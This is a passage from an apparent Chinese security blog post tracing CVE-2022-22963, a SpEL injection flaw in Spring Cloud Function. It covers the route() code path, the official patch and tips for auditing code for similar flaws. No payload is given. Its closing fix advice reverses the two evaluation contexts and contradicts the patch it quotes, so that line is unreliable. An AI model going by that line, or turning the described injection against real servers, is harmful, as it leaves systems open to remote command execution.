
> this = (RoutingFunction@7248)
> input = (GenericMessage@5811) "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/functionRoute... View

5、跟进 route 函数，发现随后进入的是 else if 分支，由于 exp 请求中的 http 头 spring.cloud.function.routing-expression 不为空，则传入其值到 functionFromExpression 方法：


```
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download Sources Choose Sources...

3 usages
55 private Object route(Object input, boolean originalInputIsPublisher) { input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0
56     SimpleFunctionRegistry.FunctionInvocationWrapper function = null; function: null
57     if (input instanceof Message) {
58         Message<?> message = (Message) input; input: "GenericMessage [payload=test\r\n, headers={content-length=6, accept-language=zh-CN,zh;q=0.9,en;q=0.8, uri=/function
59         if (this.routingCallback != null) {
60             MessageRoutingCallback.FunctionRoutingResult routingResult = this.routingCallback.routingResult(message); routingCallback: null
61             if (routingResult != null) {
62                 if (StringUtils.hasText(routingResult.getFunctionDefinition())) {
63                     function = this.functionFromDefinition(routingResult.getFunctionDefinition());
64                 }
65             }
66             if (routingResult.getMessage() != null) {
67                 message = routingResult.getMessage();
68             }
69         }
70     }
71
72     if (function == null) {
73         if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.definition"))) {
74             function = this.functionFromDefinition((String) message.getHeaders().get("spring.cloud.function.definition"));
75             if (function.isInputTypePublisher()) { function: null
76                 this.assertOriginalInputIsNotPublisher(originalInputIsPublisher); originalInputIsPublisher: false
77             }
78         } else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) { message: "GenericMessage [payload=test\r\n
79             function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), message);
80             if (function.isInputTypePublisher()) {
81                 this.assertOriginalInputIsNotPublisher(originalInputIsPublisher);
82             }
83         }
84     }
85 }
```


6、step into 跟进 functionFromExpression 方法，发现其使用 SpelExpressionParser 解析了 SpEL 表达式，且调用了 expression.getValue 导致最终触发 SpEL 表达式注入：



而此处的 evalContext 又采取了默认的 `StandardEvaluationContext`（在不指定 `EvaluationContext` 的情况下默认也采用的是 `StandardEvaluationContext`），而它包含了 SpEL 的所有功能，在允许用户控制输入的情况下 SpEL 表达式是可以操作类及其方法的，可以通过类类型表达式 `T(Type)` 或者直接 `new` 来调用任意对象的任意方法，成功造成任意命令执行。



跟踪到这已经完成整个 SpEL 表达式注入的触发流程了，后续就不用再跟下去了。至此可以发现，只要通过环境变量、配置文件或者参数等方式配置为 `spring.cloud.function.definition=functionRouter`，即可触发 SpEL 注入。

补丁分析

SpringCloud 官方已经修复了此问题，在 GitHub 上给出了修复 commit：

<https://github.com/spring-cloud/spring-cloud-function/commit/0e89ee27b2e76138c16bcbaf4bca906c4f3744f>

和其他 SpEL 注入修复方式一样，修补代码核心是在 `functionFromExpression` 函数中，使用了安全的 `SimpleEvaluationContext` 替换不安全的 `StandardEvaluationContext`：

```
63
64 + private final SimpleEvaluationContext headerEvalContext =
    SimpleEvaluationContext
65 +
    .forPropertyAccessors(DataBindingPropertyAccessor.forReadOnlyAccess()).build();
66 +
67 private final SpelExpressionParser spelParser = new
    SpelExpressionParser();
CSDN @Tr0e

203 + private FunctionInvocationWrapper functionFromExpression(String
    routingExpression, Object input, boolean isViaHeader) {
204 + Expression expression =
    spelParser.parseExpression(routingExpression);
205     if (input instanceof Message) {
206         input =
            MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
207     }
208
209 + String functionName = isViaHeader ?
    expression.getValue(this.headerEvalContext, input, String.class) :
    expression.getValue(this.evalContext, input, String.class);
210     Assert.hasText(functionName, "Failed to resolve function name
        based on routing expression '" + functionProperties.getRoutingExpression()
        + "'");
211     FunctionInvocationWrapper function =
        functionCatalog.lookup(functionName);
212     Assert.notNull(function, "Failed to lookup function to route to
        based on the expression '"
CSDN @Tr0e
```

上述代码增加判断带解析的 SpEL 表达式来源是否是 header，如果是 header 就使用属于 `SimpleEvaluationContext` 的 `headerEvalContext`，不是 header 才会使用属于 `StandardEvaluationContext` 的 `evalContext`。

总结

本文重点分析了 CVE-2022-22963，总结来说就是 Spring Cloud Function 相关版本提供的 `spring.cloud.function.routing-expression` 有解析 SpEL 表达式的能力，而且使用的是默认的 `StandardEvaluationContext`，导致存在 SpEL 表达式注入。恶意攻击者无需认证即可通过构造特定的 HTTP 请求头注入 SpEL 表达式，最终执行任意命令，获取服务器权限。

漏洞检测

来小结下对 Java 项目进行代码审计过程中，挖掘 SpEL 表达式注入漏洞可行的套招。

整体来说，由于此类代码流程特征为：

```
1 | parseExpression()----StandardEvaluationContext()----getValue()
```

所以可以在代码中全局搜索 `parseExpression` 方法，审计其输入是否外部可控，然后看使用的上下文是否是 `StandardEvaluationContext`（默认的也是 `StandardEvaluationContext`），最后看是否执行了 `getValue()` 等操作方法。如果满足上面的要求，则说明存在 SPEL 注入漏洞。

漏洞修复

很简单，使用 `StandardEvaluationContext` 替换 `SimpleEvaluationContext`，或者对外部输入的 SpEL 表达式进行过滤。

本文参考文章：

1. [Java安全学习：表达式注入](#)；
2. [SPEL表达式注入——入门篇](#)；
3. [Java代码审计之SpEL表达式注入](#)；
4. [Spring Cloud Function Spel表达式注入](#)；
5. [SpringCloud Function SpEL注入漏洞分析（CVE-2022-22963）](#)；